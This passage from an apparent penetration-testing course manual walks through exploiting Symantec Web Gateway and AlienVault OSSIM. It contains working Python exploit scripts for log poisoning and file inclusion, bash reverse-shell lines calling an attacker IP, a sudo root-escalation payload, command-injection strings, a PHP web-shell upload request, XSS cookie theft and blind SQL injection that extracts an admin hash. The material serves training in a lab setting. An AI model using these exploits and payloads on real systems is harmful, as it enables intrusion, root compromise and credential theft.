- Load a malicious file even if its extension is wrong (e.g.: a JPEG file containing PHP code)
- Include file system items that contain user-supplied information (log files, etc.)
- Abuse pseudo file systems (e.g.: */proc*) and include items that contain user-controlled information

Once the method of inclusion is established, the attacker will then include the file in order to have it executed. For the purposes of this example, we will examine *releasenotes.php*:

```
<?php
    header("Cache-Control: no-cache, must-revalidate");
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
?>
<html>
<head><title>Symantec Web Gateway - Software Release Notes</title></head>
<body>
    <?php
        $relfile = $_GET['relfile'];
        include "releasenotes/$relfile";
        //include "releasenotes/sw.html";
    ?>
</body>
</html>
```

Figure 197 - Source Code from releasenotes.php

This is a textbook “file include vulnerability”, where the GET variable *relfile* is taken as-is and “included” into the runtime execution of the PHP code. We can now try to include any file on the file system via the *relfile* parameter as shown in Figure 43 below.



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:1
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin nsd:x:28:28:NSCD
haldaemon:x:68:68:HAL daemon:/sbin/nologin netdump:x:34:34:Network Crash D
SSH:/var/empty/ssh:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/sbin/nologin
nfsnobody:x:4294967294:4294967294:Anonymous NFS User:/var/lib/nfs:/sbin/nolo
smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin pcap:x:77:77:/var/arpwatch:/sbin/r
Server/etc/X11/fs:/sbin/nologin mysql:x:500:501:/home/mysql:/bin/bash apache:x:5
/home/admin/menu/main_menu.sh hacluster:x:503:503:/home/hacluster:/bin/bash
```

Figure 198 - Successfully Including the Contents of /etc/passwd

6.2.4 Getting Code Execution

There are several ways to leverage LFI attacks in order to gain code execution depending on the web server environment. One of the most common ways is to try to pollute the Apache log files with PHP code and then try to include the affected log file using the LFI vulnerability. This in turn will execute any PHP code present in the log file. Note that in order to avoid URL encoding from mangling our PHP code, we must make a **raw** connection to the web server.

```
#!/usr/bin/python
import socket, sys

if len(sys.argv) != 2:
    print "(+) usage %s <target>" % sys.argv[1]
    sys.exit(-1)

taint="GET /<?php echo shell_exec('id');?> HTTP/1.1\r\n\r\n"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect((sys.argv[1],80))
expl.send(taint)
expl.close()
```

Figure 199 - A Short Python Script to Taint the Log File

Running this code leaves the following log entry in the **access_log** file.

```
172.16.254.138 - - "GET /<?php echo shell_exec('id');?> HTTP/1.1" 404 261
```

Figure 200 - Our Tainted Log Entry

Now, in order to execute our PHP code, we can include the **access_log** path in the **relfile** variable.




Figure 201 - Code Execution has been Achieved

Success! We have code execution as the apache user!

6.2.3.1 Course Work

Exercise: Flogging a Dead Horse

- Find a DIFFERENT local file inclusion vulnerability than the one described above. Use the new LFI vulnerability to include the `/etc/passwd` file using your browser.
- Alternatively, find a file upload vulnerability that is exploitable for unauthenticated Remote Code Execution

6.2.5 Getting an (Apache) Reverse Shell

In order to get a reverse shell, we simply have to change the PHP code that we inject into the Apache logs. Depending on the operating system and environment, there are several options to invoke a reverse shell, for example by using Perl, Python, PHP, or Bash commands³¹.

Many Linux distributions contain a bash shell that allows network command redirection, effectively allowing for a reverse shell, using syntax similar to the following.

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 202 - Syntax for Redirecting Bash to the Attacker

After incorporating this information into our exploit, we should end up with code similar to that shown below.

```
import socket, sys, requests
if len(sys.argv) != 3:
    print "(+) usage %s <target> <connectback ip:port>" % sys.argv[0]
    sys.exit(-1)
```

³¹ <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
if not ":" in sys.argv[2]:
    print "(!) the connectback needs to be in this format <ip:port>"
    sys.exit(-1)
host = sys.argv[1]
port = int(sys.argv[2].split(":")[1])
cbip = sys.argv[2].split(":")[0]
taint="GET /<?php shell_exec('bash -i >& /dev/tcp/%s/%d 0>&1');?> HTTP/1.1\r\n\r\n"
% (cbip, port)
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect((host, 80))
expl.send(taint)
expl.close()
trigger="http://%s/spywall/releasenotes.php?relfile=../../../../usr/local/apache2
/logs/access_log" % host
requests.get(trigger)
```

Figure 203 - Our Script to Taint the Logs Again

Once we execute our exploit, if all goes well, we should get back a reverse shell!




Figure 204 - Catching Our Reverse Shell from the Target

6.2.5.1 Course Work

Exercise: There Should Be Laws Against This

- Exploit the DIFFERENT LFI vulnerability and gain a reverse shell from the Symantec Web Gateway VMWare image. You might need to use a trick or two to get your exploits to work. Consult with your trainers.

6.2.6 Getting a (Root) Reverse Shell

There are rare occasions when a web application will allow us to gain access to the underlying system. There are even rarer cases where the appliance will misconfigure permissions and allow attackers to gain root privileges. Fortunately for us, this is one of them. Peeking into the **/etc/sudoers** file on the Symantec Web Gateway VMWare image, we see the following.

```
[[root@localhost ~]# cat /etc/sudoers | grep --color=always apache | grep --color=always /tmp
apache ALL=(ALL) NOPASSWD: /usr/local/bin/cleanalert,/usr/local/bin/cleanpost,/bin/hostname,/
.d/crond,/usr/bin/sar,/bin/kill,/bin/cat,/sbin/ifconfig,/sbin/route,/sbin/inssmod,/sbin/rmmod,/
lall,/usr/local/bin/hidewizard.sh,/usr/local/bin/mi5log,/usr/local/bin/mi5cache,/usr/local/bin
/usr/local/bin/setTap,/usr/local/bin/cleanInline,/usr/local/bin/cleanTap,/usr/local/bin/start_
usr/local/bin/updateDB,/tmp/networkScript,/tmp/tcupgrade.sh,/bin/cp,/etc/snort/db/dbupgrade.sh
/usr/local/bin/checkhealthon,/sbin/ethtool,/usr/local/bin/changesyslog,/usr/local/bin/reblack,
lan,/usr/local/bin/deleteMgrVlan,/usr/local/bin/gpio,/usr/local/bin/addtwonetwork,/usr/local/b
ol/bin/feetadel2,/usr/local/bin/eye_alert,/usr/local/bin/cleanReid.sh,/usr/local/bin/cleanTap
```

Figure 205 - The Contents of /etc/sudoers on the Target

We quickly analyze each file in the sudoers list, and notice the following.

```
[root@localhost tmp]# for file in $(cat ja);do ls -l $file;done 2> /dev/null|egrep
"apache apache"
-rwxr-xr-x 1 apache apache 57 May  5 15:22 /tmp/networkScript
```

Figure 206 - Searching /etc/sudoers for apache Rights


The file **/tmp/networkScript** has sudo permissions and is editable by the Apache user. This would effectively allow us to overwrite the file and then execute it with a sudo command and have root user code execution.

We replace our original reverse shell payload with the following.

```
echo '#!/bin/bash' > /tmp/networkScript
echo 'bash -i >& /dev/tcp/172.16.254.138/1234 0>&1' >> /tmp/networkScript
chmod 755 /tmp/networkScript
sudo /tmp/networkScript
```

Figure 207 - Our Privilege Escalation Code

Running the modified code results in a wonderful reverse root shell.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ./symantec.py 172.16.83.134 172.16.83.130 443  
[*] #####  
[*] Symantec Web Gateway 5.0.3.18 LFI Remote ROOT RCE Exploit  
[*] Offensive Security - http://www.offensive-security.com  
[*] #####  
  
[*] Super Sudo Backdoor injection, w00t  
[*] Triggering Payload ...3,2,1  
[*] Can you haz shell on 172.16.83.130 443 ?  
  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -nlvp 443  
nc: listening on :: 443 ...  
nc: listening on 0.0.0.0 443 ...  
nc: connect to 172.16.83.130 443 from 172.16.83.134 32905  
bash: no job control in this shell  
bash-3.00# id  
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)  
bash-3.00#
```

Figure 208 - Catching Our Reverse Root Shell

6.2.6.1 Course Work

Exercise: Seriously?

- Exploit the DIFFERENT LFI vulnerability and gain a ROOT reverse shell from the Symantec Web Gateway VMware image.

6.2.7 Further Reading

- https://www.owasp.org/index.php/Top_10_2007-Malicious_File_Execution
- <http://cwe.mitre.org/data/definitions/98.html>
- <http://php.net/manual/en/security.filesystem.nullbytes.php>
- http://hakipedia.com/index.php/Poison_Null_Byte
- <http://www.madirish.net/?article=436>
- <http://www.php.net/manual/en/wrappers.php>
- http://www.enye-sec.org/en/papers/web_vuln-en.txt
- http://en.wikipedia.org/wiki/Remote_File_Inclusion
- <http://www.ush.it/2009/02/08/php-filesystem-attack-vectors/>
- <http://www.ush.it/2009/07/26/php-filesystem-attack-vectors-take-two/>

6.3 Command Injection

As we saw in earlier modules, Symantec Web Gateway is absolutely riddled with vulnerabilities, which gives us the opportunity to cover yet another web application attack method.

6.3.1 Getting Started

Boot the Symantec Web Gateway VMware image. You may login to the VMware image using the password "toor".

URL	username	password
https://symantec/spywall/login.php	admin	admin

6.3.2 Vulnerability Analysis

Looking at pages that do not require authentication, we decide to examine ***pbcontrol.php***.

```
if (isset($_HTTP_GET_VARS['db'])) {
    $db = $_HTTP_GET_VARS['db'];
}
if (isset($_HTTP_GET_VARS['filename'])) {
    $filename = $_HTTP_GET_VARS['filename'];
}
if (isset($_HTTP_GET_VARS['stage'])) {
    $stage = $_HTTP_GET_VARS['stage'];
}

if (!isset($db)) {
    $db = 0; // default to software
}
if (!isset($stage)) {
    $stage = 2;
}
switch ($stage) {
case 0:
    // just tell me the size of the file we're downloading
    $model = exec('cat /tmp/appliancemodel');
    $size = proxy_file($threatcenterURL."getFileSize.php?file=". ($db?"db":"sw")
    . ($model == '007' || $model == '009'? '64': '' ) . "/" . $filename);
    echo $size[0];
    exec("echo 0 > /tmp/installPercentage"); // reset installPercentage
    break;
```

Figure 209 - Source Code Snippet from pbcontrol.php

Having captured our interest, we quickly locate the *proxy_file* function.

```
[root@localhost spywall]# grep -r 'function proxy_file' *
includes/spywall_api.php: function proxy_file ($pathname) {
```

Searching Through the Source Files for the proxy_file Function

```
[root@localhost spywall]# grep -r 'function proxy_file' *
includes/spywall_api.php: function proxy_file ($pathname) {
```

Figure 210 - Searching Through the Source Files for the proxy_file Function

And take a deeper look into it:

```
function proxy_file ($pathname) {
...
    if ($proxy_authentication == 2)
        exec ("curl -x $address:$port --proxy-ntlm -U
$proxy_username:$proxy_password -s -k \" $pathname\" --connect-timeout 60 -m 7200",
$data);
    else if ($proxy_authentication == 1)
        exec ("curl -x $address:$port --proxy-basic -U
$proxy_username:$proxy_password -s -k \" $pathname\" --connect-timeout 60 -m 7200",
$data);
    else
        exec ("curl -x $address:$port -s -k \" $pathname\" --
connect-timeout 60 -m 7200", $data);
        //exec ("curl -x 192.168.0.56:8080 -s -k
\"https://spywallgw:aemzmi5@www.mi5networks.com/ssl/threatcenter/$pathname\"",
$data);
    }
    else {
        exec ("curl -s -k \" $pathname\" --connect-timeout 60 -m
7200", $data);
        //$data = file($pathname);
    }
    return $data;
}
```

Figure 211 - The Source of the proxy_file Function

It seems that *\$pathname* is taken directly into the *exec* function, allowing us to inject our own commands with a specially crafted URL.

6.3.3 Course Work

Exercise: Get Me Code Execution

- Can you abuse this vulnerability to execute code on the Symantec Web Gateway?

6.3.4 Testing the Vulnerability

In order to satisfy the conditions of our required execution path, we set the value of **stage** to **0** and visit the following URL in our web browser.

```
https://172.16.254.111/spywall/pbcontrol.php?stage=0&filename=hola
```

Figure 212 - Our URL to Satisfy the Conditions of the Execution Path

This in turn, results in the following command being executed.

```
curl -s -k  
"https://spywallgw:aemzmi5@threatcenter.symantec.com/ssl/threatcenter/getFileSize.php?file=sw64/hola" --connect-timeout 60 -m 7200
```

Figure 213 - The Command that Ends up Being Executed

Changing the filename parameter to **";touch%20/tmp/WOOT;"** (including the quotes) would result in the following command being executed.

```
curl -s -k  
"https://spywallgw:aemzmi5@threatcenter.symantec.com/ssl/threatcenter/getFileSize.php?file=sw64/";touch /tmp/WOOT;" --connect-timeout 60 -m 7200
```

Figure 214 - Tainting the URL to Execute Code

6.3.5 Course Work

Exercise: Gimme a Shell

- Use the vulnerability described above to gain a remote root shell from the Symantec Web Gateway appliance.

Questions:

- What other parameter that is user controlled may be exploitable for command injection? What condition is required?
- Can you find other command injection vulnerabilities?

6.3.7 Further Reading

- <http://php.net/manual/en/function.exec.php>
- https://www.fortify.com/vulncat/en/vulncat/php/command_injection.html
- <http://www.cs.ucdavis.edu/~su/publications/pop106.pdf>
- <http://www.phrack.com/issues.html?issue=55&id=7#article>

6.4 File Upload

Many vulnerabilities exist in this application and because of this, we can be picky about which vulnerability we choose to exploit and we can take the easiest path possible to minimize our footprint. A POST request by default will not be logged in Apache and it is rare that file upload content is logged. Therefore, we find a vulnerability that can be triggered in a single request.

6.4.1 Getting Started

Sometimes, it's the simplest things that give us full control. The following request will upload a shell, unauthenticated. We will then be able to execute commands as the apache user.

```
POST /spywall/previewBlocked.php HTTP/1.1
Host: 172.16.175.168
Content-Type: multipart/form-data; boundary=ab7e2b581b5a4bf89f8d00a0a3cb9d74
Content-Length: 204

--ab7e2b581b5a4bf89f8d00a0a3cb9d74
Content-Disposition: form-data; name="new_image"; filename="offsec.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
--ab7e2b581b5a4bf89f8d00a0a3cb9d74--
```

Figure 215 - PoC request for a zero-day Remote Code Execution

6.4.2 Course Work: Source Code Analysis

Exercise:

Perform source code analysis based on the above request and answer the following questions.

Questions:

- Where is the vulnerability triggered?
- Where is the file being uploaded? What is the file name?

7. AlienVault OSSIM Data Extraction

As described by the vendor, the Unified Security Management Platform from AlienVault enables asset discovery, vulnerability assessment, threat detection, behavioral monitoring and SIEM³².

7.1 Getting Started

Set up and boot the OSSIM VMware image. The root password is **toor**. Make sure the VM network interface is in "NAT" mode and then check your "victim machine" IP address. For demonstration purposes, our IP was 172.16.164.30.

URL	username	password
https://ossim/ossim/session/login.php	admin	1234567

7.2 Vulnerability Analysis and Attack Plan 0x1

An initial vulnerability analysis on the (well-fortified) AlienVault web interface code revealed two interesting **post** authentication vulnerabilities:

- Reflected XSS in **/ossim/top.php**
- Error based blind SQL injection in **/ossim/forensics/base_qry_main.php**

Combining these two vulnerabilities to exploit the system is an interesting and involved case study.

7.3 Reflected Cross Site Scripting

The reflected XSS is quite standard and can be recreated once you have authenticated to the AlienVault web interface and visit the following URL.

```
https://172.16.254.30/ossim/top.php?option=3&soption=3&url=<script  
src=http://xx/ossim.js></script>
```

Figure 216 - URL for the Reflected XSS Attack

³² <http://www.alienvault.com/>



Figure 217 - An XSS Alert from a Remote JS File

Using this vulnerability, we can attempt to lure the victim to this URL and try to steal the user's AlienVault OSSIM administrative cookies.

```
"GET /xcart.js HTTP/1.1" 200
"GET /ossim-
sess.php?c=JXID=pwB7lZrHuuXSfyBYbLfnhekM;%20JXHID=false;%20PHPSESSID=402d83bfaaeed25
b742637cc1a366848 HTTP/1.1" 404
```

Figure 218 - The AlienVault Credentials Seen in the Apache Log

By using a cookie editor, we should then be able to use the session and cookie information in order to login to the web interface.




Figure 219 - Editing our Cookie to Take Over the User Session

7.3.1 Course Work

Exercise: - You Know the Drill

- Recreate this attack and extract a PHP SESSION ID from a victim, following your malicious link.

7.4 Error Based Blind SQL Injection - I love hash cookies

A blind SQL injection condition exists in **base_qry_main.php**, which can be demonstrated by accessing the following URL.

```
https://172.16.254.30/ossim/forensics/base_qry_main.php?tcp_flags[0]=&tcp_port[0][1]
=layer4_dport&tcp_port[0][0]=AAAA'&tcp_port[0][2]=!&tcp_port[0][3]=17500&sort_order
=sig_a&tcp_port[0][5]%20=&num_result_rows=-
%C2%AD?l&clear_criteria=time&tcp_port[0][4]=%20&layer4=TCP&current_view=-
%C2%AD?%201&submit=QUERYDBP&clear_allcriteria=1&clear_criteria=time
```

Figure 220 – Triggering the tricky SQL Injection




Figure 221 - The URL to Trigger the SQL Injection Vulnerability

Looking deeper into the query that ends up affected by the SQL injection, we notice our injection point, shown below by the injection string **AAAAAA**.

```
SELECT SQL_CALC_FOUND_ROWS acid_event.* FROM acid_event WHERE 1 AND
acid_event.ip_proto= '6' AND (AAAAAA layer4_dport = '17500') ORDER BY plugin_id
ASC,plugin_sid,timestamp DESC LIMIT 0, 50
```

Figure 222 - Our Injection Point and Seen in the SQL Query

Once again, our injection point has ended up in a position that impacts our ability to affect the overall query. Note however, that our injection is not within a value, but within a SQL key word. In this case, we have injected into the tcp_port[0][0] parameter, however other vulnerable parameters you may find interesting are the tcp_port[0][1] and tcp_port[0][2]. The reason why this is, is because the code is building up a WHERE clause in the SQL statement, blindly.




Figure 223 - The Page When the Query Returns FALSE

On a false condition, we have the string "No events matching your search criteria". We can retrieve Boolean output from the web application due to the presence of different error messages, based on the "true/false" questions we present to the database.

7.4.1 Course Work

Exercise: Query Me This

- Run the MySQL queries shown above. Make sure you understand them as well as the resulting HTML they produce.

7.5 Extracting Data From the Database

For the purpose of this exercise, let's attempt to extract the administrator MD5 hash, which is stored in the **ossim.users** table. Before we begin, let's inspect the following SQL queries to better understand our environment. Firstly, we'll look at the query we are interested in executing as well as its output.

```
mysql> select login,pass from users;
+-----+-----+
| login | pass |
+-----+-----+
| admin | fcea920f7412b5da7be0cf42b8c93759 |
+-----+-----+
1 row in set (0.00 sec)
```

Figure 224 - Testing the Query to be Executed

As we are able to query the database and receive "yes/no" answers, we can try to evaluate the MD5 hash, byte by byte. Looking at the MySQL **MID** function³³, we see that we are able to extract single characters from the hash in the following way.

```
mysql> select mid((select pass from ossim.users where login='admin'),1,32);
+-----+
| result |
+-----+
| fcea920f7412b5da7be0cf42b8c93759 |
+-----+
1 row in set (0.00 sec)

mysql> select mid((select pass from ossim.users where login='admin'),1,1);
+-----+
| result |
+-----+
| f      |
+-----+
1 row in set (0.00 sec)
mysql>
```

Figure 225 - Extracting a Single Character with MID

Now that we can extract single bytes from the admin hash, we can try to enumerate their values by using queries similar to the following.

```
mysql> select 1 and 'a' = mid((select pass from ossim.users where
login='admin'),1,1);
+-----+
| result |
+-----+
| 0      |
+-----+
1 row in set (0.00 sec)
```

³³ http://dev.mysql.com/doc/refman/5.1/en/string-functions.html#function_mid


```
...
mysql> select 1 and 'f' = mid((select pass from ossim.users where
login='admin'),1,1);
+-----+
| result |
+-----+
|      1 |
+-----+
1 row in set (0.00 sec)
```

Figure 226 - Queries to Determine an Exact Value

We will use queries similar to the ones above in order to enumerate the rest of the admin MD5 hash. Of course, this can now be automated by using a bit of Python.

Assuming we have a **PHP SESSIONID** from the previous XSS attack, we can access the post authentication SQL injection vulnerability and interact with it.

7.5.1 Course Work

Exercise: What Me Query?

- Run the MySQL queries shown above. Make sure you understand them as well as underlying mechanisms of error based blind SQL injection.

7.6 Bypassing Filters

